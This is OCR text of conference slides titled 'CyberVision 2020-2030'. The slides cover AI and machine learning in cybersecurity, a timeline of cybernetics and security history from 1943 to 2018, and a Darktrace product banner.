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
Tramways de la Banlieue de St Pétersbourg

SOCIÉTÉ ANONYME

500 F. EN MONNAIE

LA BANQUE DE ST PETERSBOURG

Security Printing: **Odessa Bond** - 1913



Financial Security Printing started **Mid-19thC...**

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
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*Cyber*Vision 2020-2030 & *Beyond*!...



5 –Scenario 2020: Machine Learning “Self-Learning Security”



AI & Machine Learning as *Cyber Tools*

- **Artificial Intelligence (AI)** : Developed during 1960s/70s : Neural Networks, Expert Systems, Self-Organising Automata, Adaptive Stochastic Learning, Algorithms, Robotics, Autonomous Systems, Augmented Reality
- **Behavioural Modelling**: AI/ML can be applied to real-time modelling of ALL Network Traffic, Log & Audit Files, Net Nodes, Servers and all “Smart IoT” Devices
- **Zero-Day Attacks**: AI Modelling & Machine Learning can mitigate risks of new malware that have no prior “signature”.
- **Advanced Persistent Threats (APTs)**: Adaptive Learning Algorithms can detect the step-by-step penetration of APT malware (Phishing, Trojans, Adware, Botnets...)
- **Insider Threats & Attacks**: Enterprise AI Traffic Modelling can quickly expose the malicious activities of malicious “insiders”!



“Cybernetics & Security”: 1943 - 2018!

*- Back to the Future: **The Last 75 Years!** -*

- **1943** – “Neural Networks” – Perceptrons (AI – McCulloch/Pitts)
- **1948** – “Cybernetics” – Norbert Wiener
- **1969** – ARPANet Launched – 4 Packet Switching Net Nodes -
- **1974** – Internet Protocol Published – Vint Cerf/Bob Kahn
- **1982** – Elk Cloner - 1st “Apple Computer Virus
- **1986** – “Brain” – 1st Microsoft MS-DOS Virus
- **1988** – 1st “Packet Filter” Firewall (DEC: Digital Equipment Corp)
- **1990** – World Wide Web – CERN Labs - Sir Tim Berners Lee
- **1993** – Mosaic Browser – NCSA – Illinois, USA
- **2018** – Transition to AI/ML Apps for 21stC CyberSecurity!

- Exploring “Cyber Visions” requires us to *Research the Past!*

Evolution of Stochastic Automata: *Cambridge, June '76*



Frontispiece:-

"The Adaptation of Automaton $g'(\theta)$
in Environments m_n ".

**** "CyberVision: 2020 to 2030 " ****


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- Dept of Mathematics & Statistics - Cambridge University : 1973 - 1976



Scenario 2020: “Advanced Cyber Tools”

*** Self-Learning Security ***


- Major Trends and Developments: **Scenario 2020**
 - Enterprises now deploy **AI/ML** Based **CyberSecurity Tools**
 - **“Augmented Reality”** Cyber Software & **Smart Devices**
 - **C\$Os** provide Pan-Enterprise **Physical/Cyber Security**
 - **ICT Networks** migrate to **Self-Learning Neural Security**
 - Intelligent **“AI Bots”** act a *Real-Time* **“Cyber Police”** to Search & Quarantine Resources linked with suspected **CyberCriminals, Political Hacktivists & CyberTerror Cells!**
-Business & Government **Cyber** Networks & Assets now Secured **24/7** through **“Intelligent AI/ML Bots”**

Worldwide Real-Time Financial Trading

@Light Speed – 24/7 – Global Networks



Typical “Machine Learning” Algorithm



Darktrace: **AI/ML CyberSecurity**

- The Enterprise Immune System -

A dark blue banner with a background of glowing blue and white particles and network-like patterns. The text is white and yellow.

www.darktrace.com

THE ENTERPRISE IMMUNE SYSTEM

